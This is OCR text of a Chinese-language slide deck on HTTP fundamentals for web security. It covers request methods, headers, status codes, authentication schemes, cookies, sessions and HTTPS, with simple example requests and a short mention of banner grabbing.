
```
GET / HTTP/1.1
Host: www.google.com
Connection: Keep-Alive
\n
```



POST

- **Login example –**

```
POST /login.asp HTTP/1.1
Host: www.google.com
Content-Length: 21
\n
username=abc&test=123
```



POST with URL Encoding


- **Login example –**

```
POST /login.asp HTTP/1.1
Host: www.google.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
\n
username=%61%62%63&test=%31%32%33
```


33 characters

HEAD

- Banner grabbing by telnet
- Sending "HEAD / HTTP/1.0" to www.hinet.net port 80



OPTIONS


go
cancel
host
www.dcview.com.tw
<
>
port
80
use SSL
request
raw
headers
hex
OPTIONS / HTTP/1.0
Host:www.dcview.com.tw
response
raw
headers
hex
HTTP/1.0 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jan 2010 02:39:58 GMT
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private

Headers : General

名稱	主要意義
Connection	連線控制 (explicitly close、persistent connections)
Content-Type	Body內容類型(MIME-Type)
Content-Length	Body內容長度 (bytes) Note : This header is send for most static documents, but not for dynamically generated content。
Content-Encoding	Body內容的編碼方式
Transfer-Encoding	Body內容傳輸方式(e.g. chunked)

Headers : for Request

名稱	主要意義
Accept	瀏覽器可接受的檔案格式
Accept-Encoding	瀏覽器可接受的Body內容壓縮編碼方式
Accept-Language	瀏覽器可接受的Body內容語言編碼方式
Cookie	傳送cookie給後端主機
Host	欲瀏覽之網站 (IP或DN)
If-Modified-Since	控制cache內容的有效性
Refer	上一個連結
User-Agent	瀏覽器類型

Headers : for Response

名稱	主要意義
Date	伺服器上之時間
Server	伺服器之Web服務程式
Location	頁面重新導向目的位址
WWW-Authenticate	後端認證方式
Keep-Alive	保持連線之設定(Persistent)
Set-Cookie	設定cookie到前端
X-Powered-By	動態程式語言
Cache-Control	與網頁內容的cache 機制之控制有關
Pragma	
Expires	

Response : Status Code

Status Code	主要意義
1XX	Information
2XX	Success
3XX	Redirection
4XX	Client Error
5XX	Server Error

- **Reference :**
  - ✓ http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html
  - ✓ http://en.wikipedia.org/wiki/List_of_HTTP_status_codes


Response : Status Code

- 常見的Status Code
  - ✓200 - OK
  - ✓301 - Moved Permanently (Redirect)
  - ✓302 - Moved Temporarily(Found) (Redirect)
  - ✓304 - Not Modified (for Cache)
  - ✓400 - Bad Request
  - ✓401 - Unauthorized (Authorization Required)
  - ✓403 - Forbidden
  - ✓404 - Not Found
  - ✓500 - Internal Server Error

安全設計?

- 一些常需要的安全功能並未在協定中
  - ✓身份認證：部分有!→ AP 自己做
  - ✓登入使用者管理(Session)：沒有!→ AP 自己做
    - – Request/Response Model
    - – 所有像是使用者登錄後延續認證的功能，大部分是透過一些特別的機制來模擬
  - ✓授權管理：沒有！→ AP 自己做
  - ✓傳輸資料安全
    - – 加密：沒有！→ SSL 來輔助
    - – 完整性：沒有！→ AP 自己做
    - – 不可否認性:沒有!→ AP 自己做

HTTP Authentication



GET /test.asp HTTP/1.1

Host: www.example.com

HTTP/1.1 401
Authorization Required

.....

WWW-Authenticate: Basic

GET /test.asp HTTP/1.1

Host: www.example.com

Authorization: Basic
YWJjOjEyMz==

HTTP/1.1 200 OK

.....

HTTP Authentication (cont.)

- **Header：**
  - ✓**Response**
    - – ***401 Authorization Required***
    - – ***WWW-Authenticate: [Mech]***
      - *三種 [Mech] 認證方式*
        - *Basic*
        - *Digest*
        - *Integrated (NTLM、Kerberos)*
  - ✓**Request**
    - – ***Authorization: [Mech] value***

觀念澄清


Encoding (編碼)：Base64 、HTML Encoding

Hash (雜湊函數)：MD5、SHA1

- The input can be of any length.
- The output has a fixed length.
- $H(x)$ is relatively easy to compute for any given x.
- $H(x)$ is one-way.
- $H(x)$ is collision-free.

(http://www.rsa.com/rsalabs/node.asp?id=2176)

Encrypt (加密)：AES




HTTP Authentication (cont.)

- **Basic**
  - ✓ Base64 encoding of {username:password}
  - ✓ 無法防止訊息被竊取與重送
  - ✓ 必須配合 SSL 加密保護
- **Digest**
  - ✓ Hash of password
  - ✓ 只能存取 IIS 主機上的資源
  - ✓ 無法防止訊息被重送

HTTP Authentication (cont.)

- **Integrated Windows Authentication**
  - ✓用challenge/response model 來改善前者問題
  - ✓不能穿過防火牆
  - ✓NTLM
    - 只能存取 IIS 主機上的資源
    - 只做 client 端的身分認證
  - ✓Kerberos
    - 比 NTLM 快且安全(也改善上述兩個限制)
    - Client 以及 Kerberos Server 必須跟 IIS 主機同一個 domain 或是在一個 trusted domain.

Cookie



```
GET /test.asp HTTP/1.1
Host: www.example.com
```

```
HTTP/1.1 200 OK
.....
Set-Cookie: UID=ABC
```


```
GET /test.asp HTTP/1.1
Host: www.example.com
Cookie: UID=ABC
```

Cookie Table			
Domain	**Path**	**Name**	**Value**
www.example.com	/	UID	ABC

Cookie

- **in Response Header**
  - ✓ **Set-Cookie: [NAME]=[VALUE]; path=[PATH]; expires=[TIME]; domain=[DOMAIN]**
- **in Request Header**
  - ✓ **Cookie: [NAME1]=[VALUE1]; [NAME2]=[VALUE2] ...**
- **Stored in Client Slide (per Browser)**

Session



```
POST /login.asp HTTP/1.1
Host: www.example.com
Content-Length: 24

UID=XYZ&Password=pass932
```

```
HTTP/1.1 200 OK
.....
Set-Cookie: SESSID=0002
```

```
GET /test.asp HTTP/1.1
Host: www.example.com
Cookie: SESSID=0002
```

SESSID:0001
UID=ABC

SESSID:0002
UID=XYZ

Cookie Table			
Domain	**Path**	**Name**	**Value**
www.example.com	/	SESSID	0002

Session


- Stored in Server Side (per User)
- 傳輸機制
  - ✓URL Parameter
  - ✓Hidden Form Data Field
  - ✓Cookie
- 部分語言常用的cookie名稱
  - ✓PHPSESSID
  - ✓ASPSESSIONID
  - ✓JSESSIONID

HTTPS


➢HTTP+ SSL(Secure Sockets Layer)

✓SSL is designed to encrypt “any” TCP/IP based network traffic


- 防竊聽
- 防資料竄改及重送
- 使用憑證來進行身份認證(完整、部分)



